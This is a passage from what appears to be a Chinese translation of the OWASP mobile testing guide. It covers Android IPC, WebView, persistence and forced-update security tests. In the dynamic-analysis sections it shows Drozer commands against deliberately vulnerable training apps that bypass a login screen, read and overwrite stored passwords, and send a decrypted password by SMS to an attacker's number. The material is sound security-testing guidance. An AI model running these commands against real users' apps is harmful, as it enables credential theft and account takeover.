先看 AndroidManifest.xml 文件，源代码中包含的所有 activity、service 和 content provider 都必须在此进行声明（否则系统将无法识别它们并且它们将无法运行）。Broadcast receiver 可以在清单中声明或动态创建。需要识别以下元素：

- <intent-filter>
- <service>
- <provider>
- <receiver>

可导出的 activity、service 或 content provider 可以由其它应用访问。有两种常见的方法可以将组件指定为可导出。最明显的是将 export 标签设置为 true，android:exported="true"。第二种方法是在组件元素（<activity>、<service>、<receiver>）中定义<intent-filter>，这样做之后导出标签将自动设置为“true”。要防止所有其它 Android 应用与 IPC 组件元素交互，除非有必要，请确保 AndroidManifest.xml 文件中没有设置 android:exported="true"和<intent-filter>。

请记住使用 permission 标签(android:permission)也会限制其它应用程序对组件的访问。如果应用的 IPC 打算被其它应用程序访问，则可以使用<permission>元素并且设置适当的 android:protectionLevel 的安全策略。当 android:permission 用于 service 声明时，其它应用程序必须在自己的清单中声明相应的<uses-permission>元素以启动、停止或绑定到该 service。

有关 content provider 的更多信息，请参阅“测试数据存储”章节中的测试用例“测试存储的敏感数据是否通过 IPC 机制暴露”。

一旦确定了 IPC 机制列表，请通过 review 源代码，以查看在使用这些机制时是否泄漏了敏感数据。例如：content provider 可以用来访问数据库信息，service 可以被探测以查看它们是否返回数据。Broadcast receiver 如果被探测或嗅探则可以泄漏敏感信息。

下面，我们通过两个示例 APP 给出识别存在漏洞的 IPC 组件的例子：

- "Sieve"
- "Android Insecure Bank"

### 5.7.6.3. Activities

#### 5.7.6.3.1. 检查 *AndroidManifest*

在“Sieve”应用中，我们发现了 3 个导出的 Activity，由<activity>标识：

```
<activity android:excludeFromRecents="true" android:label="@string/app_name"
 android:launchMode="singleTask" android:name=".MainLoginActivity"
 android:windowSoftInputMode="adjustResize|stateVisible">
 <intent-filter>
 <action android:name="android.intent.action.MAIN"/>
 <category android:name="android.intent.category.LAUNCHER"/>
 </intent-filter>
</activity>
<activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true"
 android:exported="true" android:finishOnTaskLaunch="true"
 android:label="@string/title_activity_file_select" android:name=".FileSelectActivity"/>
<activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true"
 android:exported="true" android:finishOnTaskLaunch="true"
 android:label="@string/title_activity_pwlist" android:name=".PWList"/>
```

#### 5.7.6.3.2. 检查源代码

通过检查 PWList.java activity，我们看到它提供了选项列出所有 key、添加、删除等。如果我们直接调用它，就能够绕过 LoginActivity。关于这一点的更多信息可以在下面的动态分析中找到。

### 5.7.6.4. Service

#### 5.7.6.4.1. 检查 *AndroidManifest*

在“Sieve”应用中，通过<service>标签发现两个导出的 service：

```
<service android:exported="true" android:name=".AuthService"
 android:process=":remote"/>
<service android:exported="true" android:name=".CryptoService"
 android:process=":remote"/>
```

#### 5.7.6.4.2. 检查源代码

检查 android.app.Service 类的源代码：

通过逆向目标应用程序，可以看到 AuthService 服务提供了更改密码和 PIN 码保护目标应用的功能。

```

public void handleMessage(Message msg) {
 AuthService.this.responseHandler = msg.replyTo;
 Bundle returnBundle = msg.obj;
 int responseCode;
 int returnVal;
 switch (msg.what) {
 ...
 case AuthService.MSG_SET /*6345*/:
 if (msg.arg1 == AuthService.TYPE_KEY) /*7452*/{
 responseCode = 42;
 if
 (AuthService.this.setKey(returnBundle.getString("com.mwr.example.sieve.PASSWORD"))) {
 returnVal = 0;
 } else {
 returnVal = 1;
 }
 } else if (msg.arg1 == AuthService.TYPE_PIN) {
 responseCode = 41;
 if
 (AuthService.this.setPin(returnBundle.getString("com.mwr.example.sieve.PIN"))) {
 returnVal = 0;
 } else {
 returnVal = 1;
 }
 } else {
 sendUnrecognisedMessage();
 return;
 }
 }
 }
}

```

#### 5.7.6.4.3. Broadcast Receiver

#### 5.7.6.4.4. 检查 AndroidManifest

在“Android Insecure Bank”应用中，我们在清单文件中找到了一个<receiver>标识的 broadcast receiver：

```

<receiver android:exported="true"
android:name="com.android.insecurebankv2.MyBroadCastReceiver">
 <intent-filter>
 <action android:name="theBroadcast"/>
 </intent-filter>
</receiver>

```

#### 5.7.6.4.5. 检查源代码

在源代码中搜索如 sendBroadcast, sendOrderedBroadcast, 和 sendStickyBroadcast 这样的字符串。确保应用程序没有发送任何敏感数据。

如果仅在应用程序中广播和接收 intent，则可以使用 LocalBroadcastManager 以防止其它应用程序接收广播消息。这降低了敏感信息泄露的风险。

为了更好地理解接收者的意图，我们必须更深入地进行静态分析并搜索 android.content.BroadcastReceiver 类以及 Context.registerReceiver 方法的使用，该方法用于动态创建 BroadcastReceiver。

下面提取的目标应用程序源代码显示 BroadcastReceiver 触发了包含用户解密密码的短信的发送。

```

public class MyBroadCastReceiver extends BroadcastReceiver {
 String usernameBase64ByteString;
 public static final String MYPREFS = "mySharedPreferences";

 @Override
 public void onReceive(Context context, Intent intent) {
 // TODO Auto-generated method stub

 String phn = intent.getStringExtra("phonenumber");
 String newpass = intent.getStringExtra("newpass");

 if (phn != null) {
 try {
 SharedPreferences settings = context.getSharedPreferences(MYPREFS,
Context.MODE_WORLD_READABLE);
 final String username = settings.getString("EncryptedUsername", null);
 byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
 usernameBase64ByteString = new String(usernameBase64Byte, "UTF-8");
 final String password = settings.getString("superSecurePassword", null);
 CryptoClass crypt = new CryptoClass();
 String decryptedPassword = crypt.aesDecryptedString(password);
 String textPhoneno = phn.toString();
 String textMessage = "Updated Password from: "+decryptedPassword+" to:
"+newpass;
 SmsManager smsManager = SmsManager.getDefault();
 System.out.println("For the changepassword - phonenumber: "+textPhoneno+
password is: "+textMessage);
 smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
 }
 }
 }
}

```

```
}
```

BroadcastReceiver 应使用 android:permission 属性；否则，其它应用程序可以调用它们。可以使用 Context.sendBroadcast(intent, receiverPermission)；指定接收者必须具有的读取广播的权限。还可以设置一个显式的应用程序包名，以限制 Intent 匹配的组件。如果设置为默认值（null），则任意应用的任意组件都能匹配。如果非 null，则 Intent 只能匹配给定应用包名的组件。

#### 5.7.6.5. 动态分析

可以使用 Drozer 枚举 IPC 组件。要列出所有导出的 IPC 组件，请使用 app.package.attacksurface 模：

```
dz> run app.package.attacksurface com.mwr.example.sieve
```

攻击面：

```
3 activities exported
0 broadcast receivers exported
2 content providers exported
2 services exported
is debuggable
```

##### 5.7.6.5.1. Content Provider

“Sieve”应用程序实现了一个存在漏洞的 Content Provider。要列出由 Sieve 应用导出的 Content Provider，请执行以下命令：

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

具有“密码”和“密钥”等名称的 Content Provider 是敏感信息泄露的主要嫌疑人。毕竟，如果敏感密钥和密码可以简单地从 Content Provider 那里查询，那就不好了！

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri
content://com.mwr.example.sieve.DBContentProvider/Keys from pid=4268, uid=10054
requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| SuperPassword1234 | 1234 |
```

无需任何权限即可对 content provider 进行访问。

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "pin=1234" --string Password "newpassword"
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| newpassword | 1234 |
```

#### 5.7.6.5.2. Activities

要列出应用程序导出的 activity，请使用 app.activity.info 模块。使用-a 指定目标应用包名，或忽略该选项，把设备上的所有应用作为目标：

```
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
 com.mwr.example.sieve.FileSelectActivity
 Permission: null
 com.mwr.example.sieve.MainLoginActivity
 Permission: null
 com.mwr.example.sieve.PWList
 Permission: null
```

枚举存在漏洞的密码管理器“Sieve”中的 activity，发现 com.mwr.example.sieve.PWList 这个 activity 是导出的且没有权限限制。可以使用 app.activity.start 模块启动此 activity。

```
dz> run app.activity.start --component com.mwr.example.sieve
com.mwr.example.sieve.PWList
```

由于在本示例中 activity 被直接调用，因此绕过了保护密码管理器的登录表单，并且可以访问密码管理器中的数据。

#### 5.7.6.5.3. Services

可以用 Drozer 的 app.service.info 模块枚举应用服务信息：

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
 com.mwr.example.sieve.AuthService
 Permission: null
 com.mwr.example.sieve.CryptoService
 Permission: null
```

要与 service 通信，必须首先通过静态分析来识别所需的输入。

由于此 service 已导出，因此可以使用 app.service.send 模块与 service 通信并更改存储在目标应用程序中的密码：

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 6345
7452 1 --extra string com.mwr.example.sieve.PASSWORD "abcdabcdabcdabcd" --bundle-as-obj
```

从 com.mwr.example.sieve/com.mwr.example.sieve.AuthService 获取到响应：

```
what: 4
arg1: 42
arg2: 0
Empty
```

#### 5.7.6.5.4. 广播接收器

Broadcast 可以通过 Drozer 的 app.broadcast.info 模块进行枚举，使用-a 参数可以指定目标包名：

```
dz> run app.broadcast.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
com.android.insecurebankv2.MyBroadCastReceiver
Permission: null
```

在示例应用程序“Android unsecure Bank”中，一个 Broadcast Receiver 在不需要任何权限的情况下被导出，这表示我们可以构造 Intent 触发 Broadcast Receiver。在测试 Broadcast Receiver 时，像之前一样，必须使用静态分析来了解 Broadcast Receiver 的功能。

使用 Drozer 的 app.broadcast.send 模块，我们可以构造 intent 触发广播，发送密码到我们控制的电话号码：

```
dz> run app.broadcast.send --action theBroadcast --extra string phonenumber 07123456789 --
extra string newpass 12345
```

这将生成以下短消息：

```
Updated Password from: SecretPassword@ to: 12345
```

##### 5.7.6.5.4.1. 嗅探 Intent

如果 Android 应用程序在未设置所需权限或未指定目标包名的情况下发送广播 intent，则该 intent 可以被设备上运行的任何应用程序监控。

要注册 Broadcast Receiver 以嗅探 intent，请使用 Drozer 的 app.broadcast.sniff 模块，并使用--action 参数指定要监控的 action：

```
dz> run app.broadcast.sniff --action theBroadcast
[*] Broadcast receiver registered to sniff matching intents
[*] Output is updated once a second. Press Control+C to exit.
```

```
Action: theBroadcast
Raw: Intent { act=theBroadcast flg=0x10 (has extras) }
Extra: phonenumber=07123456789 (java.lang.String)
Extra: newpass=12345 (java.lang.String)`
```

## 5.7.7. 测试 WebView 中对 JavaScript 执行 (MSTG-PLATFORM-5)

### 5.7.7.1. 概述

JavaScript 可以通过反射、存储或基于 DOM 的跨站点脚本 (XSS) 注入 web 应用程序。移动应用程序在沙盒环境中执行，原生实现不存在此漏洞。然而，webview 可能作为原生应用的一部分，是可以查看 web 页面的。每个应用程序都有自己的 WebView 缓存，并不与原生浏览器或其它应用程序共享。在 Android 上，webview 使用 WebKit 渲染引擎来显示 web 页面，但是页面被精简到只有最少的功能，例如：页面没有地址栏。如果 WebView 实现过于宽松，并且允许使用 JavaScript，JavaScript 就可以用来攻击应用程序并获取对其数据的访问能力。

### 5.7.7.2. 静态分析

必须检查源代码中 WebView 类的使用和实现。要创建和使用 WebView，必须创建 WebView 类的实例。

```
WebView webview = new WebView(this);
setContentView(webview);
webview.loadUrl("https://www.owasp.org/");
```

可以将各种设置应用于 WebView（启用/禁用 JavaScript 是一个例子）。默认情况下，WebView 的 JavaScript 是禁用的，并且必须显式启用。查看 setJavaScriptEnabled 方法以检查 JavaScript 是否启用。

```
webview.getSettings().setJavaScriptEnabled(true);
```

这将允许 WebView 解析 JavaScript。只有在确实有必要时才应该启用它以减少应用攻击面。如果 JavaScript 是必要的，则必须确保：

- 与终端的通信始终依赖于 HTTPS（或其它允许加密的协议）来保护 HTML 和 JavaScript 在传输过程中不被篡改。
- JavaScript 和 HTML 仅从 app data 目录或可信 web 服务器本地加载。

要删除所有 JavaScript 源代码和本地存储的数据，请在应用程序关闭时使用 `clearCache` 清除 WebView 的缓存。

运行早于 android 4.4 ( API level 19 ) 系统的设备使用的 WebKit 版本存在一些安全问题。作为解决方法，如果应用运行在这些设备上，则应用必须保证 WebView 对象仅显示受信任的内容。

### 5.7.7.3. 动态分析

动态分析取决于操作条件。有几种方法可以将 JavaScript 注入到应用程序的 WebView 中：

- 终端中存在存储型跨站漏洞；当用户导航到存在漏洞的功能时，漏洞利用程序将被发送到移动应用的 WebView 中。
- 攻击者采取中间人 ( MITM ) 攻击，通过注入 JavaScript 篡改响应。
- 恶意软件篡改 WebView 加载的本地文件。

要解决这些攻击向量，需要检查以下内容：

- 终端提供的所有功能都应该没有存储型 XSS。
- 只有 app data 目录中的文件才能在 WebView 中渲染（请参阅测试用例“测试 WebView 中的本地文件包含”）。
- 必须根据最佳实践实施 HTTPS 通信，以避免 MITM 攻击。这意味着：
  - 所有通信都通过 TLS 加密（参见测试用例“测试网络上未加密的敏感数据”）。
  - 正确检查证书（参见测试用例“测试终端识别验证”）。
  - 证书应锁定（请参阅“测试自定义证书存储和 SSL 锁定”）。

### 5.7.8. 测试 WebView 协议处理程序 (MSTG-PLATFORM-6)

#### 5.7.8.1. 概述

Android URL 有几个默认 schemas 可用。它们可以通过以下方式在 WebView 中触发：

- http(s)://
- file://
- tel://

webView 可以从终端加载远程内容，但也可以从 app data 目录或外部存储加载本地内容。如果加载了本地内容，用户就不应该能修改文件名或加载文件的路径，也不应该能编辑加载的文件。

### 5.7.8.2. 静态分析

检查 WebView 使用的源代码。以下 WebView 设置可以控制资源访问：

- setAllowContentAccess: 内容 Url 访问允许 WebView 从安装在系统中的 content provider 加载内容，默认情况下启用。
- setAllowFileAccess：允许或禁止 WebView 对文件的访问。默认情况下文件访问是启用的。请注意，这仅启用和禁用文件系统访问。Asset 和 resource 的访问不受影响，可通过 file:///android\_asset 和 file:///android\_res.访问。
- setAllowFileAccessFromFileURLs：允许或不允许运行在 file scheme URL 上下文中的 JavaScript 访问来自其它 file scheme URL 的内容。其在 Android 4.0.3-4.0.4 ( API level 15 ) 及以下版本的默认值为 true，在 Android 4.1 ( API level 16 ) 及以上版本的默认值为 false。
- setAllowUniversalAccessFromFileURLs：允许或不允许运行在 file scheme URL 上下文中的 JavaScript 访问任意来源的内容。其在 Android 4.0.3-4.0.4 ( API level 15 ) 及以下版本的默认值为 true，在 Android 4.1 ( API level 16 ) 及以上版本的默认值为 false。

如果上述一个或多个方法被激活，则应该确定该方法是否真的是应用正常工作所必需的。

如果识别到 WebView 实例，则需要确认是否使用 loadURL 方法加载了本地文件。

```
WebView = new WebView(this);
webView.loadUrl("file:///android_asset/filename.html");
```

必须验证 HTML 文件加载的位置。如果文件是从外部存储加载的，那么每个人都可以读写该文件。这是一种不好的做法。文件应该存放在应用的 assets 目录中。

```
webView.loadUrl("file://" +
Environment.getExternalStorageDirectory().getPath() +
"filename.html");
```

应该检查 loadURL 方法加载的 URL 是否有可被操控的动态参数，操控这些参数可能导致本地文件包含。

使用以下代码片段和最佳实践禁用协议处理程序（如果适用）：

```
//If attackers can inject script into a WebView, they could access local resources. This can be
prevented by disabling local file system access, which is enabled by default. You can use the
Android WebSettings class to disable local file system access via the public method
`setAllowFileAccess`.
webView.getSettings().setAllowFileAccess(false);
```

```
webView.getSettings().setAllowFileAccessFromFileURLs(false);
```

```
webView.getSettings().setAllowUniversalAccessFromFileURLs(false);
```

```
webView.getSettings().setAllowContentAccess(false);
```

- 创建白名单，定义允许加载的本地和远程网页和协议。
- 计算本地 HTML/JavaScript 文件的校验和，并在应用启动时进行检查。混淆 JavaScript 文件以使其更难阅读。

### 5.7.8.3. 动态分析

要了解协议处理程序的用法，可以参考在使用应用时触发电话呼叫以及从文件系统访问文件的方法。

## 5.7.9. 测试 Java 接口对象是否通过 WebView 暴露（MSTG-PLATFORM-7）

### 5.7.9.1. 概述

Android 为在 WebView 中执行的 JavaScript 提供了一种调用和使用 Android 应用程序 native 函数的方法：addJavascriptInterface。

addJavascriptInterface 方法允许向 WebView 公开 Java 对象。在 Android 应用中使用此方法时，WebView 中的 JavaScript 可以调用 Android 应用程序的原始方法。

在 android 4.2 ( API level 17 ) 之前，在 addJavascriptInterface 的实现中发现了一个漏洞：当恶意 JavaScript 被注入到 WebView 中时，通过反射调用会导致远程代码执行。

API level 17 修复了这个漏洞，变更了 JavaScript 对 Java 对象方法的访问权限。使用 addJavascriptInterface 时，Java 对象的方法只有在添加了@JavascriptInterface 注解时才可被 JavaScript 访问。而在 API level 17 之前，所有 Java 对象方法在默认情况下都是可访问的。

以低于 API level 17 的 Android 版本为目标平台的应用仍然容易受到 addJavascriptInterface 漏洞的影响，使用时应格外小心。当必须使用这个方法时，应该使用几种最佳实践。

### 5.7.9.2. 静态分析

首先需要确定是否使用了 addJavascriptInterface 方法，是怎样使用的它，以及攻击者是否可以注入恶意 JavaScript。

以下示例显示如何使用 addJavascriptInterface 在 WebView 中桥接 Java 对象和 JavaScript：

```

WebView webview = new WebView(this);
WebSettings webSettings = webview.getSettings();
webSettings.setJavaScriptEnabled(true);

MSTG_ENV_008_JS_Interface jsInterface = new MSTG_ENV_008_JS_Interface(this);

myWebView.addJavascriptInterface(jsInterface, "Android");
myWebView.loadURL("http://example.com/file.html");
setContentView(myWebView);

```

在 android 4.2 ( API level 17 ) 及更高版本中，可以通过 JavascriptInterface 注解显式地表示允许 JavaScript 访问 Java 方法。

```

public class MSTG_ENV_008_JS_Interface {

 Context mContext;

 /**
 * Instantiate the interface and set the context */
 MSTG_ENV_005_JS_Interface(Context c) {
 mContext = c;
 }

 @JavascriptInterface
 public String returnString () {
 return "Secret String";
 }

 /**
 * Show a toast from the web page */
 @JavascriptInterface
 public void showToast(String toast) {
 Toast.makeText(mContext, toast, Toast.LENGTH_SHORT).show();
 }
}

```

如果为某个方法添加了注解@JavascriptInterface，则 JavaScript 可以调用它。如果应用运行的目标平台 API level 低于 17，则所有 Java 对象方法都默认暴露给 JavaScript，可以被公开调用。

然后可以在 JavaScript 中调用 returnString 方法来获取返回值，该值存储在参数 result 中。

```
var result = window.Android.returnString();
```

通过访问 JavaScript 代码，例如通过存储型 XSS 或 MITM 攻击，攻击者可以直接调用暴露的 Java 方法。

如果需要 addJavascriptInterface，则只允许 APK 提供的 JavaScript 调用它；不应从远程终端加载任何 JavaScript。

另一个解决方案是将应用程序清单文件中的 API level 限制为 17 及以上。只有使用 JavascriptInterface 注解的 public 方法才能在这些 API 级别通过 JavaScript 访问。

```
<uses-sdk android:minSdkVersion="17" />
```

...

```
</manifest>
```

### 5.7.9.3. 动态分析

通过对应用的动态分析可以知道加载了哪些 HTML 或 JavaScript 文件以及存在哪些漏洞。漏洞的利用过程从生成 JavaScript payload 并将其注入到应用所请求的文件中开始。注入可以通过 MITM 攻击完成，如果文件存储在外部存储器中则也可以通过直接修改文件来实现。整个过程可以通过 Drozer 和 weasel ( MWR 的高级利用 payload ) 完成，它们可以安装完整的 agent，并将有限的 agent 注入正在运行的进程中或将反向 shell 作为远程访问工具 ( RAT ) 连接。

MWR 的博客文章中包含了对攻击的完整描述。

## 5.7.10. 测试对象持久化 (MSTG-PLATFORM-8)

### 5.7.10.1. 概述

在 Android 上有几种方法可以持久化对象：

#### 5.7.10.1.1. 对象序列化

对象及其数据可以表示为字节序列。这在 Java 中是通过对对象序列化完成的。序列化并不是天生的安全。它只是用于在.ser 文件中进行本地数据存储的二进制格式（或表示形式）。只要密钥被安全地存储，就可以对 HMAC 序列化的数据进行加密和签名。反序列化一个对象要求这个类与用于序列化该对象的类具有相同版本。当这个类改变后，ObjectInputStream 无法使用旧的.ser 文件创建对象。下面的示例演示了如何通过实现 Serializable 接口来创建 Serializable 类。

```
import java.io.Serializable;

public class Person implements Serializable {
 private String firstName;
 private String lastName;

 public Person(String firstName, String lastName) {
```

```

this.firstName = firstName;
this.lastName = lastName;
}
//..
//getters, setters, etc
//..
}

}

```

现在可以在另一个类中使用 ObjectInputStream/ObjectOutputStream 读/写对象。

#### 5.7.10.1.2. JSON

有几种方式可以将对象的内容序列化为 JSON。Android 提供了 JSONObject 和 JSONArray 类，也可以使用包括 [GSON](#), [Jackson](#), [Moshi](#) 等的各种库。这些库之间的主要区别在于它们是否使用反射来构成对象，是否支持注解，是否创建不可变对象以及占用的内存大小。请注意，几乎所有的 JSON 表示都是基于字符串的，因此是不可变的。这意味着存储在 JSON 中的所有机密数据都将很难从内存中删除。JSON 本身可以存储在任何地方，例如（NoSQL）数据库或文件。需要确保所有包含机密数据的 JSON 都得到了适当的保护（例如：加密或 HMAC 处理）。更多相关详细信息，请参见数据存储章节。下面是一个使用 GSON 读写 JSON 数据的简单示例（来自 GSON 用户指南），在此示例中，BagOfPrimitives 实例的内容被序列化为 JSON：

```

class BagOfPrimitives {
 private int value1 = 1;
 private String value2 = "abc";
 private transient int value3 = 3;
 BagOfPrimitives() {
 // no-args constructor
 }
}

// Serialization
BagOfPrimitives obj = new BagOfPrimitives();
Gson gson = new Gson();
String json = gson.toJson(obj);

// ==> json is {"value1":1,"value2":"abc"}

```

### 5.7.10.1.3. XML

有几种方法可以将对象的内容序列化为 XML 并反序列化。Android 提供了 XmlPullParser 接口，可以很方便的进行 XML 解析。Android 中有两种实现：KXmlParser 和 ExpatPullParser。[Android 开发者指南](#)提供了一个关于如何使用它们的好文章。接下来，还有各种替代方案，比如 Java 运行时附带的 SAX 解析器。相关更多信息，请参阅 [ibm.com 的博文](#)。与 JSON 类似，XML 也是基于字符串的，这意味着字符串类型的敏感数据将很难从内存中删除。XML 数据可以存储在任何地方（数据库、文件），但在敏感数据或信息不应该被更改的情况下确实需要额外的保护。相关详细信息，请参阅数据存储章节。如前所述：XML 中真正的危险在于 [XML 外部实体 \(XXE\) 攻击](#)，因为它可能允许读取仍可在应用程序内访问的外部数据源。

### 5.7.10.1.4. ORM

有一些库提供直接将对象的内容存储在数据库中，然后用数据库内容实例化该对象的功能。这称为对象关系映射 (ORM)。使用 SQLite 数据库的序列化库包括：

- OrmLite,
- SugarORM,
- GreenDAO
- ActiveAndroid.

另一方面，Realm 使用自己的数据库来存储类的内容。ORM 所能提供的保护程度主要取决于数据库是否加密。相关详细信息，请参阅数据存储章节。Realm 网站提供了一个很好的 ORM Lite 示例。

### 5.7.10.1.5. Parcelable

Parcelable 是类的接口，这些类的实例可以写入到 Parcel 中，也可以从 Parcel 中恢复。Parcel 通常用于将一个类打包到 Bundle 方便 Intent 传递对象。以下是 Android 开发者文档中实现 Parcelable 接口的示例：

```
public class MyParcelable implements Parcelable {
 private int mData;

 public int describeContents() {
 return 0;
 }

 public void writeToParcel(Parcel out, int flags) {
 out.writeInt(mData);
 }
}
```

```
public static final Parcelable.Creator<MyParcelable> CREATOR
 = new Parcelable.Creator<MyParcelable>() {
 public MyParcelable createFromParcel(Parcel in) {
 return new MyParcelable(in);
 }

 public MyParcelable[] newArray(int size) {
 return new MyParcelable[size];
 }
};

private MyParcelable(Parcel in) {
 mData = in.readInt();
}
}
```

由于这种涉及 Parcel 和 Intent 的机制在外界有变化的情况下不能很好的保证数据的持续性，并且 Parcelable 可能包含 IBinder 指针，因此不建议通过 Parcelable 将数据存储到磁盘。

#### 5.7.10.1.6. Protocol Buffer

Google 的 protocol buffer 是一种跟平台和语言无关的机制，用于通过二进制数据格式对结构化数据进行序列化。Protocol Buffer 存在一些漏洞，例如 CVE-2015-5237。请注意，Protocol Buffer 不为机密性提供任何保护：没有内置的加密。

#### 5.7.10.2. 静态分析

如果使用对象持久性在设备上存储敏感信息，请首先确保该信息已加密并签名或进行 HMAC。相关更多详细信息，请参考“数据存储和密码管理”章节。然后确保仅在验证用户身份之后才能获得解密和验证密钥。安全检查应按照最佳实践中的规定在正确的位置进行。

有几个常规的补救步骤可以执行：

1. 确保敏感数据在序列化/持久化后已加密并进行了 HMAC 或签名。使用数据之前，请验证签名或 HMAC。相关更多详细信息，请参见有关加密的章节。
2. 确保步骤 1 中使用的密钥无法轻易提取。用户或应用程序实例应经过正确的身份验证或授权才能获得密钥。相关更多详细信息，请参见数据存储章节。
3. 确保在积极使用反序列化对象中的数据之前对其进行了仔细验证（例如：不利用业务、应用程序逻辑）。

对于关注可用性的高风险应用程序，我们建议仅在序列化的类稳定后才使用 Serializable。其次，我们建议不要使用基于反射的持久化，因为：

- 攻击者可以通过基本字符串参数来找到方法的签名。
- 攻击者可能能够操纵反射步骤来执行业务逻辑。

相关更多详细信息，请参见“反逆向工程”章节。

#### 5.7.10.2.1. 对象序列化

在源代码中搜索以下关键字：

- import java.io.Serializable
- implements Serializable

#### 5.7.10.2.2. JSON

如果需要防止内存 dump，请确保不以 JSON 格式存储非常敏感的信息，因为不能保证使用标准库能防止内存 dump。可以在相关库中检索以下关键字：

JSONObject 在源代码中搜索以下关键字：

- import org.json.JSONObject;
- import org.json.JSONArray;

GSON 在源代码中搜索以下关键字：

- import com.google.gson
- import com.google.gson.annotations
- import com.google.gson.reflect
- import com.google.gson.stream
- new Gson();
- 注解如 @Expose, @JsonAdapter, @SerializedName,@Since, and @Until

Jackson 在源代码中搜索以下关键字：

- import com.fasterxml.jackson.core
- import org.codehaus.jackson for the older version.

#### 5.7.10.2.3. ORM

使用 ORM 库时，请确保数据存储在加密的数据库中，并且在存储之前对类表示进行了单独加密。相关详细信息，请参阅“数据存储和加密管理”的章节。可以在相关库中检索以下关键字：

OrmLite 在源代码中搜索以下关键字：

- import com.j256.\*
- import com.j256.dao
- import com.j256.db
- import com.j256.stmt
- import com.j256.table\

请确保日志记录关闭。

SugarORM 在源代码中搜索以下关键字：

- import com.github.satyan
- extends SugarRecord<Type>
- 在 AndroidManifest 文件中，可能有值如 DATABASE, VERSION, QUERY\_LOG 和 DOMAIN\_PACKAGE\_NAME 等的 meta-data 元素。

确保 QUERY\_LOG 设置为 false。

GreenDAO 在源代码中搜索以下关键字：

- import org.greenrobot.greendao.annotation.Convert
- import org.greenrobot.greendao.annotation.Entity
- import org.greenrobot.greendao.annotation.Generated
- import org.greenrobot.greendao.annotation.Id
- import org.greenrobot.greendao.annotation.Index
- import org.greenrobot.greendao.annotation.NotNull
- import org.greenrobot.greendao.annotation.\*
- import org.greenrobot.greendao.database.Database
- import org.greenrobot.greendao.query.Query

ActiveAndroid 在源代码中搜索以下关键字：

- ActiveAndroid.initialize(<contextReference>);
- import com.activeandroid.Configuration
- import com.activeandroid.query.\*

Realm 在源代码中搜索以下关键字：

- import io.realm.RealmObject;
- import io.realm.annotations.PrimaryKey;

#### 5.7.10.2.4. Parcelable

当通过包含 Parcelable 的 Bundle 将敏感信息存储在 Intent 中时，请确保采取了适当的安全措施。使用应用程序级 IPC 时，请使用显示 Intent 并采取适当的附加安全控制措施（例如：签名验证、Intent 权限、加密）。

#### 5.7.10.3. 动态分析

执行动态分析有几种方式：

对于实际的持久化：使用数据存储章节中描述的技术。

对于基于反射的方法：使用 Xposed hook 反序列化方法或向序列化的对象添加不可处理的信息，以查看它们的处理方式（例如：应用程序是崩溃还是可以通过丰富对象来提取额外的信息）。

### 5.7.11. 测试强制更新 (MSTG-ARCH-9)

从 Android 5.0 ( API level 21 ) 开始，应用以及 Google Play 核心库可以被强制更新了。此机制基于 AppUpdateManager 的使用。在此之前，还使用了其它机制，例如对 Google Play 商店进行 http 调用，因为可能会变化，所以其可靠性不如 Play 商店的 API。另外，Firebase 也可以用于检查可能的强制更新（请参阅此[博客](#)）。由于证书/公钥轮换而需要刷新公钥时，强制更新对于公钥锁定（请参阅“[测试网络通信](#)”以了解更多详细信息）确实很有帮助。下一步，可以通过强制更新轻松修补漏洞。

请注意，新版应用程序无法解决与应用通信的服务端中存在的安全问题。让应用程序不与服务端通信可能还不够，进行恰当的 API 生命周期管理是这里的关键。同样，当不强制用户更新时，请不要忘记针对 API 测试应用的旧版本，或者使用适当的 API 版本。

#### 5.7.11.1. 静态分析

下面是一个应用更新示例代码：

```
//Part 1: check for update
// Creates instance of the manager.
AppUpdateManager appUpdateManager = AppUpdateManagerFactory.create(context);

// Returns an intent object that you use to check for an update.
Task<AppUpdateInfo> appUpdateInfo = appUpdateManager.getAppUpdateInfo();

// Checks that the platform will allow the specified type of update.
if (appUpdateInfo.updateAvailability() == UpdateAvailability.UPDATE_AVAILABLE
 // For a flexible update, use AppUpdateType.FLEXIBLE
```

```

&& appUpdateInfo.isUpdateTypeAllowed(AppUpdateType.IMMEDIATE)) {

//...Part 2: request update
appUpdateManager.startUpdateFlowForResult(
 // Pass the intent that is returned by 'getAppUpdateInfo()'
 appUpdateInfo,
 // Or 'AppUpdateType.FLEXIBLE' for flexible updates.
 AppUpdateType.IMMEDIATE,
 // The current activity making the update request.
 this,
 // Include a request code to later monitor this update request.
 MY_REQUEST_CODE);
}

//...Part 3: check if update completed successfully
@Override
public void onActivityResult(int requestCode, int resultCode, Intent data) {
 if (requestCode == MY_REQUEST_CODE) {
 if (resultCode != RESULT_OK) {
 log("Update flow failed! Result code: " + resultCode);
 // If the update is cancelled or fails,
 // you can request to start the update again in case of forced updates
 }
 }
}

//...Part 4:
// Checks that the update is not stalled during 'onResume()'.
// However, you should execute this check at all entry points into the app.
@Override
protected void onResume() {
 super.onResume();

 appUpdateManager
 .getAppUpdateInfo()
 .addOnSuccessListener(
 appUpdateInfo -> {
 ...
 if (appUpdateInfo.updateAvailability()
 == UpdateAvailability.DEVELOPER_TRIGGERED_UPDATE_IN_PROGRESS) {
 // If an in-app update is already running, resume the update.
